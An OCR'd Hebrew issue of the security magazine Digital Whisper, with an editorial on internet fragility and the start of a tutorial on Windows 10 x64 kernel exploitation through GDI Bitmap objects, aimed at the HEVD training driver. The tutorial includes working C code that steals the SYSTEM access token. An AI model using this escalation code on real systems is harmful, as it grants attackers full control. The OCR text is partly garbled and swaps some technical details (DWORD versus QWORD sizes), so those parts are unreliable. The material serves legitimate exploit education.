

Digital Whisper

גליאן 91, פברואר 2018

מערכת המגזין:

מייסדים: אפיק קוסטיאל, ניר אדר

móvel הפרויקט: אפיק קוסטיאל

עורכים: אפיק קוסטיאל

כתבים: יובל עיטה, Burek, עמרי משגב, דור דנקנר (Dordora) וועוז אבנשטיין

יש לראות בכל האמור במאמר Digital Whisper מידע כללי בלבד. כל פעולה שנעשה על פי המידע והפרטים האמורים במאמר Digital Whisper מחייב מקרה בעלי /או הכותבים השונים אינם אחראים בשום צורה ואופן לתוצאות השימוש הינה על אחריות הקורא בלבד. בשום מקרה בעלי Digital Whisper הינה לא אחראים בשום צורה ואופן לתוצאות השימוש במאמר המובא במאמר. עשיית שימוש במידע המובא במאמר הינה על אחריותו של הקורא בלבד.

פניות, תשובות, כתבות וכל העלה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

ברוכים הבאים לגליוון ה-91 של DigitalWhisper.

לפני קצר יותר מחדש חבר הפנה אותו לתקופת שפורסם תחת הכותרת: "[Internet Chemotherapy](#)" אשר לחשך את עניין שאלת אמינותו של הכותב (או הכותבת) לרגע בצד, ולהתייחס לנקודה מעניינת שהועלתה באותו המסמך. נקודה שיצא לי לחשב עליה לא מעט בעבר.

לתחושתי, אנו סומכים יותר מדי על רשת האינטרנט, ובכליות, רמת החסון והביטחון שאנו נוטים ליחס לרוב התשתיות הדיגיטליות והфизיות שעליהם חלק נרחב מחיי היום יום מתבוססים, ככל הנראה אינה עולה בקנה מידה אחד עם המציגות בשטח.


"YOU SHOULD WAKE UP TO THE FACT THAT THE INTERNET IS ONLY ONE OR TWO SERIOUS IOT EXPLOITS AWAY FROM BEING SEVERELY DISRUPTED".

דוגמאות לבוטנים, תולעים וחולשות שפורסמו בשנים האחרונות מוכיחות לנו כי האינטרנט לא יציב כמו שרב משתמשיו מניחים. זה נכון שרמת האבטחה עולה עם השנים, והאפקט של אירועים כגון Code Red, SQL Slammer, Nimda או Conficker, הרים והבלגן שאוטם האירועים יצרו לפני מעט יותר מעשור.

אך מצד שני, יש מספר גורמים שאסור לשוכות. אתן שלושה דוגמאות:

הגורם הראשון שלא הרבה חשבים עליו, הוא שגם היום בשנת 2018 הרבה מהרכיבים שמחזיקים בכתובות IP הנגישות מכל מקום באינטרנט, מרכיבים לא מעט קיטעי קוד וספריות שנכתבו לפני הרבה מאוד זמן. המושג "DAO" הוא מושג שאולי התחלנו לשם עליו רק בשנים האחרונות, אך בלי כמעט מקרים, רוב הקוד שהרכיבים הללו מרכיבים נכתב הרבה לפני כן. דוגמא מעולה לכך היא החולשה CVE-2014-9222 (המכrita גם כ-"[Misfortune Cookie](#)"), שפורסמה ב-2015 והייתה אפקטיבית על יותר מ-13 מיליון נתבים, אשר ניצלה קוד שפורסם עוד בשנת 2002, ויש סבירות שהוא נכתב או משתמש בקטעי קוד ישנים אף יותר.

הגורם השני שחייב לזכור הוא שלא רק רמת ההגנה עולה, אלא גם רמתם ומקצועיותם של חוקרי החולשות עולה. כפועל יוצא מכך גם כל הפיתוח והמחקר משתפרים, ומכך גם חזקן של החולשות עצמן גובר עם השנים. כיום טכנולוגיות המחקר מאפשרות למשוח חולשות עברו מתקפות שב עבר לא היה ניתן לדמיין, אם בעקבות איצות החוקרים ואם בעקבות יכולות העיבוד. הגרן של לינוקס מתחשש ללא מעת יכולות הקשחה, וחברות מרכזיות כמו מיקרוסופט מצילות ליצר מנגנים מתקדמים שב:boldט משפרים את רמת האבטחה, אך בדיק החודש הינו עדין למתќפות סופר רלוונטיות שモיכות לו שעם כל הכבוד - הצד התקוף עדין מסוגל להשאר צעד או שניים לפני הצד המגן.



הגורם השלישי הוא מגמה מעניינת שאפשר לראותה בנסיבות של ספריות קוד. אם בעבר קשה היה לאתר ספריות קוד אחת דומיננטית, היום הרבה מהפתחים מעדיפים להשתמש בספריה כזו על פני אחרת על פי גודל קהיל המפתחים הנוכחי של כל ספריה, כך שבכל תחום ניתן למצוא לא יותר מ-2 או 3 ספריות שם נמצאה בהן חולשה, בעוד רב משוק המערכות בתחום יהיו פגיעות. בין אם מדובר בספריה קריפטוגרפית, ספריה לדחיסה או לחישוב מבוצר - בסביבות גבוהה, כל מוצר חדש שמתפרקם היום בשוק ישתמש בספריה מוכרת כזו או אחרת ("למה לפתח בעצמי אם מישהו כבר עשה את זה טוב?").

קנitem מצלמת אינטרנט חדשה? נתב חדש? טליזיה חדשה? בסבירות גבוהה הן ישתו פיסות קוד. ומה יקרה אם תמצא חולשה באותה פיסת קוד? נראה שnitן יהיה לנצל אותה בצורה רחבה על לא מעט מהרכיבים הנ"ל. אירועי עבר, כמו שחרור התולעת Red Code מלמדים אותנו שכאשר נמצא חולשה בקטע קוד מספיק נפוץ - האינטרנט יהיה כמעט חסר אונים. בשנים האחרונות יש נהירה עצומה לכיוון אחסון אצל מושlost חברות הענין המובילות, מה יקרה אם מישהו בעל כוונות זדוניות ימצא חולשת אצל Authentication bypass במנגנון ההזדהות של Google Cloud? אני לא בטוח nitן יהיה לצפות איפה או איך זה יגמר...

וכמובן, יש עוד לא מעט נקודות שחייב לשים עליון את הדעת, אך כששים את הנקודות הנ"ל על השולחן, קשה שלא להתפלא שה האינטרנט בכלל מחזק מעמד.

از איך באמת אין שם בלאן שלם בחוץ? אני לא בטוח שמי שיש לו את התשובות ירצה לספק אותן, אך אם תשאלו אותו - המצב הוא כך מפני שלאף אחד היום אין אינטרנט לשנות אותו, וברגע שהיה אינטרנט (לדוגמא - מלחמה בין שתי מעzmות) אנחנו נבין בדיק מה פספסנו. ואז נשאל את עצמו "איך הימנו כאליה עיורים..."

ובנימה קצר אחרת, ברצוננו להגיד תודה רבה לכל אוטם החברים שישבו החודש וכתבו לנו מאמרם ובזכותם אנו מגיעים לכם את הגליאן הזה. אז: תודה רבה ל**יובל עטיה**, תודה רבה ל**Burek**, תודה רבה לעמרי משגב, תודה רבה לדור דנקנר (**Dordner**) ותודה רבה לעוז אבןשטיין.

קריאה נעימה,

אפייק קוסטיאל וניר אדר

תוכן עניינים

2	דבר העורכים
4	תוכן עניינים
5	Kernel Exploitation Using Gdi Objects
62	ZID - בניית שלט WiFi למלצתה Yi-WiFi
72	Process Doppelgänging
85	Meltdown & Spectre
95	מנגנוני אימות דוא"ל
106	דברי סיכון

Kernel Exploitation Using GDI Objects

מאט יבל עטיה

הקדמה

במאמרי "Kernel Exploitation & Elevation of Privileges on Windows 7", אשר פורסם בಗילון הקודם של Digital Whisper, סקרתי שיטות ניצול רבות לסוגים שונים של חולשות הנמצאות ב-HEVD - HacksyTeam, DrIYbr שפותח על ידי HackSysExtremeVulnerableDriver למטרות לימוד.


במהלך המאמר, התמקדנו בניצול החולשות על מכונות Windows 7 בארכיטקטורת 32-bit, אך Windows 7 הוא כבר מערכת הפעלה שונה. Windows 8 יצא ב-2012, לפני יותר מ-5 שנים! כמו כן, ארכיטקטורת 32-bit נחשבת "מיושנת" ויוטר משתמשים עוברים ל-64-bit.

אקספלויטציה ב-64 ביט היא קשה יותר: מרחב הזיכרון משמעותית יותר גדול, כתובות הזיכרון הן DWORDs (8 בתים) ולא QWORDS (4 בתים), כמעט ובלתי אפשרי להשתמש ב-SEH לניצול חולשות, וכן רק כמה דוגמאות לשינויים אשר מקשים על ניצול חולשות ב-64 ביט.

כמו כן, גם אקספלויטציה קرنל לאחר Windows 7 היא קשה יותר: הגנות כמו SMEP מונעות מأتנו להריץ קוד שנמצא בדף זיכרון שישיכים ל-user-space, וכך גורמות לכל החולשות שלנו שהסתמכו על הריצת קוד שמוגדר למרחב הכתובות של המשtamsh עם context Kernel-Mode ("להישבר", אי-אפשר למפות את העמוד הראשון של הזיכרון (כבר לא ניתן יותר לנצל Null-Pointer Dereferences), קנספסט חדש בשם Integrity Levels מיקשה מאוד על הדלפת כתובות מעניינות מה-Kernel-Space ועל ביצוע קרייאות API שונות (למען ההגנות, נציין Sh-Integrity Levels קיימים ב-Windows 7 ומעלה). Microsoft, רכיבים שהיו בעבר יעד אטרקטיים לניצול חולשות להסלת הרשאות כבר לא רצים ב-Kernel Mode, ואקספלויטציה קرنל ב-64 ביט מחייבת אקטיביים הרבה יותר להגנה מפני שיטות ניצול ובאיינטנסיביות גבוהה משמעותית מבעבר, כפי שנראה בהמשך המאמר.

מהפסקה הקודמת עולה מסקנה אחת ברורה: בעולם מערכות הפעלה המודרניות של Microsoft (Windows 8+), נדרש לבנות ארגז כלים חדש ולפתח שיטות חדשות על מנת לניצול חולשות ברכיבים שריצים ב-Kernel-Mode לצורך הסלת הרשאות. אין צורך להמציא את הגלגל - חוקרי אבטחה הציגו שיטות רבות לאקספלויטציה קرنל ב-8+ Windows. במאמר זה, נתמקד באחת השיטות הבולטות: ניצול חולשות קرنל באמצעות אובייקט GDI.

לאורך המאמר, אציג את התפתחות של השיטה לניצול קرنל באמצעות אובייקט GDI, כאשר נתמקד ב-Windows 10 בארכיטקטורת 32-bite בגרסאות שונות, החל מ-2 Threshold (TH2, גרסה 1511, ידועה גם בתואר November Update) שיצאה בנובמבר 2015, ועד 3 RS3, גרסה 1709, ידועה גם בתואר



(Fall Creators Update), שיצאה באוקטובר 2017 והיא הגרסה העדכנית ביותר של ווינדוס 10, נכון לזמן כתיבת המאמר.

הדרייבר שנתקוף יהיה sys.HEVD, כפי שהוא במאמר הקודם. על מנת שנוכל להתמקד בשיטות הניצול והה��פתחות שלhn, נשתמש רק ב-LIOCTL שמאפשר לנו כתיבה שרירותית (Write-Overwrite, WWW/What-Where primitive) הכתיבה השרירותית לצורך הסלמת הרשאות.

המאמר הנוכחי מtabסס על המאמר שפורסם בגליוון הקודם של המגזין, ולכן מומלץ מאוד לקרוא אותו לפני מאמר זה, אלא אם כן לקרוא יש ניסיון עבר ב-Kernel Debugging & Exploitation בגרסה ישנות יותר של מערכת הפעלה.

בסוף המאמר ניתן למצוא קישור ממנו ניתן להוריד את קוד המקור המלא של כל האקספloitים שנפתחו במהלךו.

קישים

לפני שנתחיל, עלינו להבין את הביעות החדשות איתן אנו מתמודדים בኒזל חולשות ב- 10x64 Windows bit. בסעיף זה, נסקור אותו.

SMEP ועקבותיה

הינה הגנה שמרתתת למנוע הרצת קוד שמומפה למרחב הכתובות של המשתמש ב- context Kernel-Mode. מטרת ההגנה היא להקשות על ניצול חולשות בקורסיל, וכן הגנה זו "הורגת" את כל האקספלויטים שהוצעו במאמר הקודם. לא יוכל להשתמש באך שיטה שהציגו במאמר הקודם, ובה shellcode- shellcode שלנו מוגדר ב-user-land-user והוא כותבים אותו לכתובת מסוימת (בין אם כתובת חזקה או כתובת callback מסוימת) שתבוצע אליו קפיצה ב-Kernel Mode, וכך יוכל לגנוב Access Token ולהעניק לתהיליך שלנו הרשות SYSTEM. לעומת זאת, כל ה-


shellcode שלנו כבר לא שימושי, ועלינו למצוא דרך חדשה לנצל את החולשות שנמצא לצורך הסלמת הרשות. ישנו מספר פתרונות, ביניהם ROP, אך הפתרון הפשטוט ביותר (לטעמי) הוא שימוש בפרימיטיבים של קריאה/כתיבה (read/write primitives). המונח "פרימיטיב" במדעי המחשב משמש לתיאור "אבן בנייה" בסיסית שניתן להשתמש בה על מנת לבנות רכיבים מסובכים יותר. בהקשר שלנו, המונח פרימיטיב כתיבה/קריאה מתאר מצב בו אנו יכולים לכתוב מידע שרירותי בגראנולריות מסוימת, לכתובת שרירותית או לקרוא מידע מכתובות שרירותיות). לצורך הדיוון, נניח בשלב זה שיש לנו פרימיטיב קריאה/כתיבה מל- מרחב הכתובות הקורסיל. בהמשך נראה כיצד ניתן להשיג פרימיטיבים כאלה באמצעות אובייקט GDI. כמו כן, נניח שאנחנו יודעים לאיזה כתובת טעון (Kernel Image) ntoskrnl ().

על מנת להבין את הפתרון, נסקור שוב את הלוגיקה שעומדת מאחורי ה-shellcode שהשתמשנו בו במאמר הקודם:

1. מצאנו את ה-EPOLY _PROCESSOR CONTROL) _KPCR שמייצג את התהיליך שלנו בעזרת ה-EPOLY _System ActiveProcessLinks של _EPOLY (Region).
2. חיפשנו את התהיליך ה-EPOLY _System ActiveProcessLinks ב-EPOLY _System (4) PID בעזרת חיפוש _EPOLY _System של התהיליך שלנו.
3. קראנו את הכתובת של ה-EPOLY _System Token (_EPOLY .System .Token).
4. טיפולנו ב-ref-count וכתבנו את ה-EPOLY _Token לכתובת בה ישב המצביע ל-EPOLY _Token של התהיליך שלנו.

בעזרת הפעולה הזאת, השגנו הרשות System עבור התהיליך.

ברור שהיינו יכולים גם למצוא את שני התהיליכים בצורה הפוכה: להתחילה מ-System, ובעזרת ה-ActiveProcessLinks שלו למצוא את התהיליך שלנו. לא עשינו זאת משום שאין דרך לגיטימית לעשות זאת מה-User-Mode, ולא היה צורך שנעשה זאת זה כי יכולים להסתמך על כך שהקוד שלנו יירוץ ב-Kernel Mode, כך שניהיה נגישים ל-KPCR. מכיוון שכבר כבר לא יכולים להסתמך על כך, ננסה להבין כיצד הפרימיטיבים שלנו יכולים לאפשר לך שרך ב-User-Mode לבצע את אותן פעולות.



למרבה נוחיותנו, ב-Image Kernel מוגדר גלובלי בשם PsInitialSystemProcess, והוא מצביע ל-EPROCESS _המגדיר את System. נוכח זאת בעזרת WinDbg:

```
|kd> dt nt!_EPROCESS poi(nt!PsInitialSystemProcess) ImageFileName UniqueProcessId  
+0x2e8 UniqueProcessId : 0x00000000`00000004 Void  
+0x450 ImageFileName : [15] "System"
```

כפי שניתן לראות, ה-ImageFileName הוא System וה-PID הוא 4.

על סמך ההנחה שהכתובת אליה טען ntoskrnl ידועה לנו, נוכל בקלות למצוא את הכתובת של PsInitialSystemProcess, באופן דומה לאופן שבו השגנו את הכתובת של ה-HalDispatchTable לקרוא את HalDispatchTable. אם ניעזר גם בפרימיטיב הקראיה שלנו, נוכל בקלות לקרוא את הכתובת של המצביע ל-EPROCESS _System שמייצג את System, בעזרת הפונקציה הבאה:

```
unsigned long long PsInitialSystemProcess() {  
    unsigned long long systemProcessAddress;  
    unsigned long long kernelNtos = getNtosKrnBase();  
    void* userNtos = LoadLibraryA("ntoskrnl.exe");  
    systemProcessAddress = kernelNtos +  
        ((unsigned long long)GetProcAddress((HMODULE)userNtos, "PsInitialSystemProcess") - (unsigned long long)userNtos);  
  
    return readQword(systemProcessAddress);  
}
```

כאשר readQword-ו getNtosKrnBase היא פונקציה המחזיר את הכתובת אליה טען ntoskrnl.exe. היא הפונקציה המנצלת את פרימיטיב הקראיה שלנו.

לאחר מכן, נוכל להיעזר ב-EPROCESS _System על מנת למצוא את ה-EPROCESS של התהיליך שלנו. על ידי השוואת הערך של pid UniqueProcessId עבור כל תהיליך שנמצא ב-ActiveProcessLinks עם ה-PID GetCurrentProcessId של התהיליך שלנו. את ה-PID של התהיליך שלנו ניתן למצוא בעזרת הפונקציה Id. GetCurrentProcessId. ברגע שנמצא התאמה, נוכל להפסיק לחפש ולכתוב את ה-Token של System על גבי ה-Token של התהיליך שלנו. הקוד הבא מבצע זאת:

```
void elevatePrivileges() {  
    unsigned long long systemProcess;  
    unsigned long long currentProcess;  
    void* systemToken;  
    unsigned long pid;  
  
    unsigned long long tokenOffset = offsetof(_EPROCESS, Token);  
    unsigned long long activeProcessLinksOffset = offsetof(_EPROCESS, ActiveProcessLinks);  
    unsigned long long pidOffset = offsetof(_EPROCESS, UniqueProcessId);  
  
    unsigned long currentPid = GetCurrentProcessId();  
    systemProcess = PsInitialSystemProcess();  
    systemToken = (void*)readQword(systemProcess + tokenOffset);  
  
    currentProcess = systemProcess;  
    do {  
        currentProcess = readQword(currentProcess + activeProcessLinksOffset) - activeProcessLinksOffset;  
        pid = readQword(currentProcess + pidOffset);  
    } while (pid != currentPid);  
  
    writeQword(currentProcess + tokenOffset, &systemToken);  
}
```

כאשר `PsInitialSystemProcess` היא הפונקציה שהציגנו קודם, ו-`read/writeQword` הן פונקציות המנצלות אל פרימיטיב הקריאה/כתיבה שלנו. לאחר שיופיע בידינו הפרימיטיבים, יוכל לקרוא לפונקציה `elevatePrivileges` על מנת להסילם את הרשאות התהילה שלנו.

SMAP (SMEP/SMAP) היא הגנה משלימה המונעת גישה ב-Kernel-Mode לכתובות שנמצאות ב-`userland` לצורך כתיבה/קריאה) לא יגנו מפני השיטה שהציגנו כעת, והוא-`"shellcode"` שלנו הוא -Mode-ו' לחוטין (כמובן ש-`Id.readQword/writeQword/GetCurrentProcessId` יובילו לקריאות מערכת, אבל הפעולות הין תקין לחוטין ו-SMEP לא תמנעו אותו).

לאורך המאמר, ניעזר בשיטה זו על מנת לבצע את ההסלמה עצמה.

Windows Integrity

Windows Integrity הוא רכיב במנגנון האבטחה של Windows שנועד לאפשר הענקת הרשאות שונות לתהילכים שרצים תחת אותו משתמש. המטרה של הרכיב היא להקשות על ניצול פרצות אבטחה בתהילכים שמודדים לפריצות. לכל תהיליך במערכת משוייך `Integrity Level`, אשר מייצג את רמת ה-`Integrity` של התהיליך ועל סמך מידע זה מונע ממנו פעולות. ה-`Integrity Level` של רוב התהילכים שנפתחים על ידי המשתמש הוא `Medium`. ה-`Integrity Level` הגבוה ביותר הוא `System`, ואחריו `High` (מושנק בדרך כלל לתהילכים שנפתחו בהקשר של `Administrator`, `Medium`, `Low`, `Untrusted` ו-`I`). קיימים (מושנק בדרך כלל לתהיליכים שנפתחו בהקשר של `sandboxing` של תהילכים, אך לא ייחס לו חשיבות מיוחדת במאמר זה).

ה-`Integrity Level` של התהיליך משמש שכבה נוספת במודל הרשאות שלו, מעבר למשתמש עצמו אליו משוייך התהיליך, ומנסה על ניצול פרצות אבטחה. לא נתעמק בכל ההשלכות של ריצה ב-`Integrity Level` נמוך, אך נסתפק בলיצין ש-`Integrity Level` נמוך מנסה על התקוף לנצל חולשות קרנליות, וכך מנסה על הסלמת הרשאות ועל הבריחה מה-`Sandbox`. נזכר באופן שבו ניצלנו את ה-`Arbitrary Overwrite` במאמר הקודם: נעזרים ב-`NtQuerySystemInformation` על מנת לגלוות לאיזה כתובות טוען ה-`Kernel Image`, וכך ידענו מה לדרכו, אך ב-`Integrity Level` נמוך, `NtQuerySystemInformation` לא היה מחייב לנו כתובות קרנליות.

במאמר זה, נניח שהטהיליך שלנו רץ בהתחלה ב-`Integrity Level` של `Low`, על מנת לדמות את התרחיש הreal-life שבו הסלמת הרשאות מתרחשת לאחר ניצול חולשת RCE בתהיליך פגיע, כדוגמת דפדן, שמראש מערכת הפעלה מפעילה אותו עם `Integrity Level` נמוך על מנת להקשות על ניצולו למטרות זדוניות. לכן יהיה علينا למצוא דרך חדשה להציג את הכתובת אליה טוען `ntoskrnl`, כפי שנראה בהמשך.

לצורך המאמר, נדמה את הסביבה בעלת Integrity Level נמוך بصورة הבאה: געתיק את cmd.exe מ- System32 לתוך התיקייה ממנה נעבדו, ולאחר מכן נריץ את הפקודה:

```
icacls cmd.exe /setintegritylevel Low
```

על מנת לוודא שהפקודה עבדה, נפתח שני תחלי' cmd: אחד בעזרת Run (שיפתח את cmd.exe שנמצא ב-System32), ואחד בעזרת פתיחת הקובץ שנמצא בתיקייה שלנו (שאת ה-Integrity Level שלו שינו ל-Low בעזרת icacls). נבחן את Integrity Level של כל אחד מהתħali'ים בעזרת procexp. התħali' המסומן הוא ה-cmd.exe שנמצא בתיקייה שלנו, והתħali' שמתħalli' נפתח בעזרת Run:

File Path	Process ID	Computer Name	Integrity Level
explorer.exe	2100	DESKTOP-PVC70BF\Dev	Medium
vmtoolsd.exe	1888	DESKTOP-PVC70BF\Dev	Medium
procexp.exe	1280	DESKTOP-PVC70BF\Dev	High
cmd.exe	1184	DESKTOP-PVC70BF\Dev	Low
cmd.exe	2780	DESKTOP-PVC70BF\Dev	Medium
GoogleCrashHandler.exe	2084	NT AUTHORITY\SYSTEM	System

KASLR


Kernel-Space Address Layout Randomization (ASLR) הוא ASLR בرمת ה-Kernel. בעבר, ניתן היה לחזות את הכתובות אליהם יטענו מבנים ורכיבים חשובים בקרנל, אך החל מ-Windows 8, ASLR גם בرمת הקרנל, מה שמנוע מעתנו לנצל את הכתובות הללו לטובتنا. עקיפת KASLR היא זהה לעקיפת ASLR, ומتبוססת על דליפת מידע (Info Leak/Information Disclosure), על רנדומיזציה שלשה או על ניצול כתובות קבועות. במקרה, אנו ננצל Info Leak מעקב ASLR (בפועל, ה-ASLR יהיה שקוּף לנו, וזאת מכיוון שהוא-lek). על מנת לגלוות את הכתובות של האובייקטים הרלוונטיים לנו, וגם אם לא היה ASLR לא היינו יכולים לנחש את הכתובות).

GDI

ב-Windows, ה-**GDI** (או: **Graphics Device Interface**) הוא API ורכיב מערכת אשר מאפשר ייצוג וניהול של אובייקטים גרפיים ושליחתם לרכיבים כמו המסך או המדפסת. הרכיב ה-User-Mode-י של ה-**GDI** ממומש ב-`gdi32.dll`, והרכיב הkernel-י שלו ממומש ב-`gdi32k.sys`. ה-**GDI** אחראי על מספר פעולות, בהם ציור קווים, עקומות, רינדור פונטים וניהול לוחות צבעים (Palettes). ממשק גרפי נוסף שקיים ב-Windows נמצא בשימוש נרחב מאוד הוא DirectX. כאשר יוצרים אובייקט GDI חדש, האובייקט עצמו נוצר ב-Kernel-Space והמשתמש מקבל אליו Handle.

GDI מהוות רכיבplib Windows, וקיימים עוד מימי הראשונים, ושורג לאורך השנים. עם יציאת Windows XP, הוצג **GDI+**, שנכתבה ב-`C++` ומרחיבה את GDI עם עצמים נוספים, והוא **Object-Oriented**. **GDI+** נמצא בשימוש גם ב-.NET. על ידי מרחב השמות `System.Drawing`.

הDİagram הבא מציג את הקשר בין ה-APIים הגרפיים השונים שקיימים ב-Windows:



הסיבה שאנו מתעניינים ב-**GDI** היא משום שהאובייקטים, כאמור, מצויים ב-**Kernel-Space**. כפי שנראה בקרוב, אנו יכולים לשנות על הגודל של חלק מהאובייקטים הללו, וכן לקרוא/לכטוב לתוכם באופן שリーוטי. מה שהופך אותם לעד מושלם להפיכת לפרימיטבים של קריאה/כתיבה.

אובייקט Bitmap

אובייקט Bitmap הוא הסוג הראשון של אובייקט GDI שנעסוק בהם במאמר, ומבחן ההיסטוריה המ הראשוניים שמשימושו לניצול חולשות קרנל. הסיבה לכך היא ה-API הפשט וnoch שלהם, והשליטה הרחבה שהוא נותן לנו על כל מה שחשוב לנו בתוך תוקפים: אנו שולטים בגודל ההקצאה של האובייקט, ניתן בקלות לגרום לשחרור ההקצאה (וכך לבצע Pool Grooming), וכן לרשום ולקרוא שרירותית לתוך ומטר הביטים של ה-[Bitmap](#).

MSDN מגדיר Bitmap כ"אובייקט גרפי המשמש לייצרת, תפעול ואחסן תמונות כקבצים על הדיסק", לא התיאור כי מפורט בעולם, ועודין לא הבנו איך ה-[Bitmap](#) עובד ואיך הוא מייצג את התמונות, אבל זה לא מעניין אותנו לצורך ניצול האובייקטים. נסקרו בקצרה את פונקציות ה-API הרלוונטיות עבורנו לניצול [Bitmap](#).

יצירת Bitmap חדש נעשית באמצעות [CreateBitmap](#). להלן החתימה שלה:

```
HBITMAP CreateBitmap(
    _In_      int nWidth,
    _In_      int nHeight,
    _In_      UINT cPlanes,
    _In_      UINT cBitsPerPel,
    _In_ const VOID *lpvBits
);
```

ה-[Bitmap](#) עצמו מוקצה ב-[Pool](#), והtag של ה-[Bitmap](#) הוא Gh?5 או [Gla5](#). גודל ההקצאה הוא המכפלה של [nWidth](#) * [nHeight](#), ועוד גודל המבנה המייצג את האובייקט. המבנה המייצג את האובייקט הוא [SURFACE](#), בו נתעמק בהמשך. [lpvBits](#) הוא המצביע למידע שלנו, שיאותחל בתוך המידע שה-[Bitmap](#) מכיל (موقعם כמו [Kernel-Space](#)!). הפונקציהמחזירה Handle לאובייקט ה-[Bitmap](#) שיצרנו.

מחיקת Bitmap ושחרור ההקצאה נעשו באמצעות קרייה ל-[DeleteObject](#), פונקציה פשוטה שמקבלת Handle לאובייקט GDI ומשחררת אותו:

```
BOOL DeleteObject(
    _In_ HGDIOBJ hObject
);
```

שליטה במידע של Bitmap נעשו באמצעות הפונקציות [GetBitmapBits](#) ו-[SetBitmapBits](#). הפונקציה [SetBitmapBits](#) מקבלת Handle לאובייקט, מצביע ל-[Buffer](#) שמכיל את המידע שנרצה לכתוב, ומספר המציין את אורכו המידע:

```
LONG SetBitmapBits(
    _In_      HBITMAP hbmp,
    _In_      DWORD   cBytes,
    _In_ const VOID   *lpBits
);
```

הfonקציה `GetBitmapBits` מקבלת Handle לאובייקט, מספר המציין את מספר הבטים שנרצה להעתיק מה-`Bitmap` ל-`Buffer`, ומצביע ל-`Buffer` אליו ייכתב המידע:

```
LONG GetBitmapBits(
    _In_ HBITMAP hbmp,
    _In_ LONG cbBuffer,
    _Out_ LPVOID lpvBits
);
```

זוג הfonקציות הללו חשובות לנו מאוד, מכיוון שהן בעצם מאפשרות לנו לקרוא ולכתוב מידע באורח שרירוטי ל-`Kernel-Space`. בהמשך נראה כיצד ננצל אותן על מנת ליצור את הפרימיטיבים שלנו, אך קודם עלינו לצלול ל-`Kernel-Space` ולהבין כיצד מייצגים אובייקט `Bitmap` בקורס.

Bitmap Internals

כאמור, אובייקט `Bitmap` מייצגים באמצעות המבנה `_SURFACE`. המבנה `_SURFACE` הוא מבנה לא מותען, אך ניתן לבדוק את ההגדירה שלו ב-`ReactOS` (פרויקט Open-Source להויה מעין גרסה-`Windows`-Source של `Windows`, ניתן למצוא תיאור טוב של הפרויקט בויקיפדיה).

המבנה `_SURFOBJ` מוגדר ב-`Winddd.h`. נבחן אותו (ההגדירה היא ההגדירה עבור `Windows 7x64`):

```
/* GDI surface object */
typedef struct _SURFACE
{
    BASEOBJECT BaseObject;

    SURFOBJ SurfObj;
    //XDCOBJ * pdcoAA;
    FLONG flags;
    struct _PALETTE * const ppal; // Use SURFACE_vSetPalette to assign a palette
    //UINT unk_050;

    union
    {
        HANDLE hSecureUMPD; // if UMPD_SURFACE set
        HANDLE hMirrorParent; // if MIRROR_SURFACE set
        HANDLE hDDSurface; // if DIRECTDRAW_SURFACE set
    };

    SIZEL sizlDim; /* For SetBitmapDimension(), do NOT use
                      to get width/height of bitmap, use
                      bitmap.bmWidth/bitmap.bmHeight for
                      that */

    HDC hdc; // Doc in "Undocumented Windows", page 546, seems to be supported with XP.
    ULONG cRef;
    HPALETTE hpalHint;

    /* For device-independent bitmaps: */
    HANDLE hDIBSection;
    HANDLE hSecure;
    DWORD dwOffset;
    //UINT unk_078;

    /* reactos specific */
    DWORD biClrImportant;
} SURFACE, *PSURFACE;
```

אנו מתעניינים רק בשדה `SurfObj`, שהוא שדה שהמבנה שלו מוגדר ב-`SURFOBJ`. המבנה `SURFOBJ` מוגדר ב-`h-Windddi.h`. נבחן אותו:

```
